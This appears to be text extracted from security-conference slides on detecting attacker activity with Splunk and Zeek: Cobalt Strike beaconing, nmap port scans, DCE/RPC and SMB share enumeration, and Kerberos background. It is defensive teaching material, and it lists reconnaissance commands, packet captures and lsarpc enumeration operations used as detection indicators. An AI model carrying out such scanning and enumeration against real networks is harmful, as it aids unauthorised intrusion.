- Log Query:** index="cobaltstrike\_beacon" sourcetype="bro:conn:json" src=10.0.10.100 dest=192.168.151.181 | stats count by \_time, resp\_bytes | fields - count
- Event Count:** 281 events (before 8/31/21 2:11:00.000 PM) No Event Sampling
- Statistics Tab:** Selected (279 total)
- Page Settings:** 10 Per Page, Format, Preview, Page Number 6
- Time Range:** \_time (from 2021-08-12 12:47:05 to 2021-08-12 12:48:07)
- Response Size Column:** resp\_bytes (values: 115, 115, 115, 115, 115, 115, 115, 750824, 100, 115, 115)
- Visualizations:** Job, II, III, IV, Fast Mode

_time	resp_bytes
2021-08-12 12:47:05	115
2021-08-12 12:47:12	115
2021-08-12 12:47:19	115
2021-08-12 12:47:27	115
2021-08-12 12:47:37	115
2021-08-12 12:47:43	115
2021-08-12 12:47:49	750824
2021-08-12 12:47:50	100
2021-08-12 12:47:58	115
2021-08-12 12:48:07	115

NONAMECON

# Beaconing detection - using same response size

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_beacon" sourcetype="bro:conn:json"
| eventstats count as total by src, dest, dest_port
| stats count by src, dest, dest_port, total, resp_bytes
| eval prcnt = (count/total)*100
| where prcnt > 70 AND total > 50
```

All time ▾ 

✓ 22,466 events (before 8/30/21 9:04:34.000 AM) No Event Sampling ▾ Job ▾ II ■ ▶ ↻ ⌂ Smart Mode ▾

Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

src	dest	dest_port	total	resp_bytes	count	prcnt
10.0.10.100	192.168.151.181	80	281	115	253	90.0355871886121

**ME WHEN I SEE A HACKER  
USING NMAP CORRECTLY IN A MOVIE**



**Reconnaissance**

imgflip.com

**NONAMECON**

# Network Service Scanning

Methods to acquire this information include port scans and vulnerability scans using tools that are brought onto a system. Adversaries may attempt to get a listing of services running on remote hosts, including those that may be vulnerable to remote software exploitation.

```
(kali㉿kali)-[~]
$ nmap -A scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-13 15:05 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE     SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open      http         Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open      nping-echo Nping echo
31337/tcp open      tcpwrapped
52673/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.83 seconds
```

# Port scan in wireshark

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS Info
27	16:06:39.1660973...	127.0.0.1	127.0.0.1	23	TCP	74	59610 → 23 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
28	16:06:39.1661030...	127.0.0.1	127.0.0.1	59610	TCP	54	23 → 59610 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	16:06:39.1661197...	127.0.0.1	127.0.0.1	445	TCP	74	44378 → 445 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
30	16:06:39.1661233...	127.0.0.1	127.0.0.1	44378	TCP	54	445 → 44378 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31	16:06:39.1661380...	127.0.0.1	127.0.0.1	443	TCP	74	56434 → 443 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
32	16:06:39.1661410...	127.0.0.1	127.0.0.1	56434	TCP	54	443 → 56434 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
33	16:06:39.1661538...	127.0.0.1	127.0.0.1	53	TCP	74	46314 → 53 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
34	16:06:39.1661567...	127.0.0.1	127.0.0.1	46314	TCP	54	53 → 46314 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
35	16:06:39.1661695...	127.0.0.1	127.0.0.1	143	TCP	74	57210 → 143 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
36	16:06:39.1661725...	127.0.0.1	127.0.0.1	57210	TCP	54	143 → 57210 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
37	16:06:39.1661858...	127.0.0.1	127.0.0.1	21	TCP	74	54222 → 21 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
38	16:06:39.1661887...	127.0.0.1	127.0.0.1	54222	TCP	54	21 → 54222 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
39	16:06:39.1662012...	127.0.0.1	127.0.0.1	25	TCP	74	60318 → 25 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
40	16:06:39.1662045...	127.0.0.1	127.0.0.1	60318	TCP	54	25 → 60318 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41	16:06:39.1662175...	127.0.0.1	127.0.0.1	995	TCP	74	58674 → 995 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
42	16:06:39.1662204...	127.0.0.1	127.0.0.1	58674	TCP	54	995 → 58674 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43	16:06:39.1662329...	127.0.0.1	127.0.0.1	22	TCP	74	56084 → 22 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
44	16:06:39.1662359...	127.0.0.1	127.0.0.1	56084	TCP	54	22 → 56084 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
45	16:06:39.1662487...	127.0.0.1	127.0.0.1	139	TCP	74	34446 → 139 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
46	16:06:39.1662544...	127.0.0.1	127.0.0.1	34446	TCP	54	139 → 34446 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
47	16:06:39.1663017...	127.0.0.1	127.0.0.1	135	TCP	74	33886 → 135 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
48	16:06:39.1663053...	127.0.0.1	127.0.0.1	33806	TCP	54	135 → 33806 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
49	16:06:39.1663268...	127.0.0.1	127.0.0.1	993	TCP	74	54858 → 993 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
50	16:06:39.1663238...	127.0.0.1	127.0.0.1	54858	TCP	54	993 → 54858 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
51	16:06:39.1663366...	127.0.0.1	127.0.0.1	110	TCP	74	39972 → 110 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
52	16:06:39.1663395...	127.0.0.1	127.0.0.1	39972	TCP	54	110 → 39972 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
53	16:06:39.1663518...	127.0.0.1	127.0.0.1	1720	TCP	74	45988 → 1720 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
54	16:06:39.1663547...	127.0.0.1	127.0.0.1	45988	TCP	54	1720 → 45988 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
55	16:06:39.1663672...	127.0.0.1	127.0.0.1	8888	TCP	74	59312 → 8888 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
56	16:06:39.1663762...	127.0.0.1	127.0.0.1	59312	TCP	54	8888 → 59312 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
57	16:06:39.1663829...	127.0.0.1	127.0.0.1	80	TCP	74	42652 → 80 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
58	16:06:39.1663881...	127.0.0.1	127.0.0.1	42652	TCP	74	80 → 42652 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=2144568071 WS=
59	16:06:39.1663939...	127.0.0.1	127.0.0.1	80	TCP	66	42652 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2144568071 TSecr=2144568071
60	16:06:39.1664101...	127.0.0.1	127.0.0.1	199	TCP	74	44118 → 199 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
61	16:06:39.1664134...	127.0.0.1	127.0.0.1	44118	TCP	54	199 → 44118 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
62	16:06:39.1664263...	127.0.0.1	127.0.0.1	111	TCP	74	49332 → 111 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
63	16:06:39.1664293...	127.0.0.1	127.0.0.1	49332	TCP	54	111 → 49332 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
64	16:06:39.1664427...	127.0.0.1	127.0.0.1	113	TCP	74	44442 → 113 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
65	16:06:39.1664457...	127.0.0.1	127.0.0.1	44442	TCP	54	113 → 44442 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
66	16:06:39.1664583...	127.0.0.1	127.0.0.1	5900	TCP	74	58158 → 5900 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2144568071 TSecr=0 WS=128
67	16:06:39.1664612...	127.0.0.1	127.0.0.1	58158	TCP	54	5900 → 58158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0



NONAMECON

# Basic scanning detection

```
source="/nsm/bro/logs/current/conn.log"
| bin span=5m _time
| stats dc(dest_port) as num_dest_port, values(dest_ip) as dest_ip by _time, src_ip
| where num_dest_port >= 1000
```

_time	src_ip		num_dest_port	dest_ip
2020-08-24 17:20:00	192.168.109.10		1000	1.1.1.1
				172.217.16.14
				192.168.109.20

# First results

NMAP scan was successfully detected, but there are couple things which should be taken into consideration:

- Threshold for unique destination ports is more or equal than 1000. From our observations, when adversaries get initial access, they hunt for specific ports like SMB or RDP, up to 10 ports at a time.
- Other IPs were marked as scanned, beside the one scanned by NMAP.

# Improve basic scanning alert

During port scanning NMAP is trying to establish TCP handshake on each port and if it is successful it means the port is open. Also remote service can return its banner, so in that case NMAP will get some data back, but the amount of data NMAP sends to the scanning port is always the same and it's zero (beside TCP handshake itself). Unless we care about external connections they can be excluded to reduce false-positive rate.

```
source="/nsm/bro/logs/current/conn.log" orig_bytes=0 dest_ip IN (192.168.0.0/16,  
172.16.0.0/12, 10.0.0.0/8)  
  
| bin span=5m _time  
  
| stats dc(dest_port) as num_dest_port, values(dest_port) as dest_port by _time, src_ip,  
dest_ip  
  
| where num_dest_port >= 3
```

# Results

_time	src_ip	dest_ip	dest_port
2020-08-24 17:50:00	192.168.109.10	192.168.109.1	139 22 3389 445 80
2020-08-24 17:50:00	192.168.109.10	192.168.109.101	139 22 3389 445 80
2020-08-24 17:50:00	192.168.109.10	192.168.109.102	139 22 3389 445 80
2020-08-24 17:50:00	192.168.109.10	192.168.109.104	139 22 3389 445 80

# Practical example

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_beacon" orig_bytes=0 dest_ip IN (192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8)
| bin span=5m _time
| stats dc(dest_port) as num_dest_port by _time, src_ip, dest_ip
| where num_dest_port >= 3
```

All time

✓ 14,180 events (before 8/30/21 9:05:49.000 AM) No Event Sampling ▾ Job ▾ II ■ ↗ ↓ Smart Mode ▾

Events Patterns Statistics (4) Visualization

20 Per Page ▾ Format Preview ▾

_time	src_ip	dest_ip	num_dest_port
2021-08-12 12:40:00	10.0.10.100	10.0.10.20	1596
2021-08-12 12:40:00	10.0.10.100	10.0.10.30	2027
2021-08-12 12:45:00	10.0.10.100	10.0.10.1	2026
2021-08-12 12:45:00	10.0.10.100	10.0.10.20	430

# DCE/RPC enumeration

- AD user names enumeration
- AD Groups enumeration
- Trusted domain enumeration
- SMB Shares enumeration
- ...

## Relevant Indicator(s) Detected by Bro/Zeek

- `dce_rpc_response::c$dce_rpc$endpoint + c$dce_rpc$operation` contains any of the following:
  - `lsarpc::LsarEnumerateAccounts`
  - `lsarpc::LsarEnumerateAccountRights`
  - `lsarpc::LsarEnumerateAccountsWithUserRight`
  - `lsarpc::LsarEnumeratePrivileges`
  - `lsarpc::LsarEnumeratePrivilegesAccount`
  - `lsarpc::LsarEnumerateTrustedDomainsEx`
  - `lsarpc::LsarGetSystemAccessAccount`
  - `lsarpc::LsarGetUserName`
  - `lsarpc::LsarLookupNames`
  - `lsarpc::LsarLookupNames2`
  - `lsarpc::LsarLookupNames3`
  - `lsarpc::LsarLookupNames4`
  - `lsarpc::LsarLookupPrivilegeDisplayName`
  - `lsarpc::LsarLookupPrivilegeName`
  - `lsarpc::LsarLookupPrivilegeValue`
  - `lsarpc::LsarLookupSids`
  - `lsarpc::LsarLookupSids2`
  - `lsarpc::LsarLookupSids3`
  - `lsarpc::LsarQueryDomainInformationPolicy`
  - `lsarpc::LsarQueryInfoTrustedDomain`
  - `lsarpc::LsarQueryInformationPolicy`

# DCE/RPC SMB Shares enumeration

No.	Time	Source	Destination	Protocol	Length	Info
111	133.234205	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
114	133.234538	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
115	133.234676	192.168.1.46	192.168.1.195	SRVSV	282	NetShareEnumAll request
116	133.234854	192.168.1.195	192.168.1.46	SRVSV	386	NetShareEnumAll response
123	133.235950	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
126	133.236225	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
127	133.236318	192.168.1.46	192.168.1.195	SRVSV	274	NetShareGetInfo request
128	133.236432	192.168.1.195	192.168.1.46	SRVSV	206	NetShareGetInfo response, Error: WERR_ACCESS_DENIED
135	133.237764	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
138	133.237986	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
139	133.238075	192.168.1.46	192.168.1.195	SRVSV	286	NetShareGetInfo request
140	133.238155	192.168.1.195	192.168.1.46	SRVSV	206	NetShareGetInfo response, Error: WERR_ACCESS_DENIED
147	133.239667	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
150	133.239968	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
151	133.240082	192.168.1.46	192.168.1.195	SRVSV	282	NetShareGetInfo request
152	133.240210	192.168.1.195	192.168.1.46	SRVSV	206	NetShareGetInfo response, Error: WERR_ACCESS_DENIED
166	141.681792	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
169	141.682077	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
170	141.682171	192.168.1.46	192.168.1.195	SRVSV	282	NetShareGetInfo request
171	141.682328	192.168.1.195	192.168.1.46	SRVSV	302	NetShareGetInfo response
194	141.829461	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
197	141.835142	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
198	141.836277	192.168.1.46	192.168.1.195	SRVSV	278	NetShareEnumAll request
199	141.836457	192.168.1.195	192.168.1.46	SRVSV	642	NetShareEnumAll response
245	146.279315	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
248	146.279621	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
249	146.279732	192.168.1.46	192.168.1.195	SRVSV	278	NetShareGetInfo request



**NONAMECON**

# DCE/RPC SMB Shares enumeration

```
index="netshareenum" sourcetype="bro:dce_rpc:json" endpoint=srvsvc  
operation=NetrShareEnum  
| table _time, id.orig_h, id.resp_h, endpoint, operation
```

New Search

Save As ▾ Create Table View Close

All time ▾ 


```
index="netshareenum" sourcetype="bro:dce_rpc:json" endpoint=srvsvc operation=NetrShareEnum  
| table _time, id.orig_h, id.resp_h, endpoint, operation
```

✓ 4 events (before 9/1/21 6:09:59.000 AM) No Event Sampling ▾ Job ▾  Fast Mode ▾

Events Patterns Statistics (4) Visualization

20 Per Page ▾  Preview ▾

_time	id.orig_h	id.resp_h	endpoint	operation
2017-03-20 11:09:59.682	192.168.1.46	192.168.1.195	srvsvc	NetrShareEnum
2017-03-20 11:10:08.284	192.168.1.46	192.168.1.195	srvsvc	NetrShareEnum
2017-03-20 11:10:12.792	192.168.1.46	192.168.1.195	srvsvc	NetrShareEnum
2017-03-20 11:11:12.497	192.168.1.46	192.168.1.195	srvsvc	NetrShareEnum



**Golden  
ticket attack**

**Security  
team**


Credential access

# Kerberos




**NONAMECON**

# Kerberos protocol



# Kerberos protocol requests



# Kerberos requests

- AS-REQ = User presents password, gets TGT
- TGS-REQ = User presents TGT, gets Service Ticket

No. Abbreviation Function

10 AS-REQ Request Ticket-Granting Ticket  
11 AS-REP Ticket-Granting Ticket  
12 TGS-REQ Request Service Ticket  
13 TGS-REP Service Ticket  
30 KRB-ERROR error

# Encryption algorithms

enctype	weak?	krb5	Windows
des-cbc-crc	weak	<1.18	>=2000
des-cbc-md4	weak	<1.18	?
des-cbc-md5	weak	<1.18	>=2000
des3-cbc-sha1	deprecated	>=1.1	none
arcfour-hmac	deprecated	>=1.3	>=2000
arcfour-hmac-exp	weak	>=1.3	>=2000
aes128-cts-hmac-sha1-96		>=1.3	>=Vista
aes256-cts-hmac-sha1-96		>=1.3	>=Vista
aes128-cts-hmac-sha256-128		>=1.15	none
aes256-cts-hmac-sha384-192		>=1.15	none
camellia128-cts-cmac		>=1.9	none
camellia256-cts-cmac		>=1.9	none

**NONAMECON**

4.3.2.1	TCP	76 49258->443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=5040582 TSecr=0 WS=128
4.3.2.1	TCP	76 443->49258 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=5040582 TSecr=5040582 WS=128
4.3.2.1	TCP	68 49258->443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=5040582 TSecr=5040582
4.3.2.1	TLSv1.2	585 Client Hello
4.3.2.1	TCP	68 443->49258 [ACK] Seq=1 Ack=518 Win=44800 Len=0 TSval=5040585 TSecr=5040585
4.3.2.1	TCP	74 [TCP Spurious Retransmission] 49258->443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=5040582 TSecr=5040582
4.3.2.1	TCP	74 [TCP Out-Of-Order] 443->49258 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=5040582 TSecr=5040582
4.3.2.1	TCP	66 49258->443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=5040582 TSecr=5040582
4.3.2.1	TCP	583 [TCP Retransmission] 49258->443 [PSH, ACK] Seq=1 Ack=518 Win=44800 Len=517 TSval=5040585 TSecr=5040585
4.3.2.1	TCP	66 443->49258 [ACK] Seq=1 Ack=518 Win=44800 Len=0 TSval=5040585 TSecr=5040585
4.3.2.1	TLSv1.2	1665 Server Hello, Certificate, Server Hello Done
4.3.2.1	TCP	68 49258->443 [ACK] Seq=518 Ack=1598 Win=174720 Len=41306 TSval=5041306 TSecr=5041306
4.3.2.1	TLSv1.2	643 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
4.3.2.1	TCP	68 443->49258 [ACK] Seq=1598 Ack=1093 Win=45952 Len=106 TSval=5041306 TSecr=5041306
4.3.2.1	TLSv1.2	119 Change Cipher Spec, Encrypted Handshake Message
4.3.2.1	TLSv1.2	192 Application Data
4.3.2.1	TLSv1.2	1715 Application Data
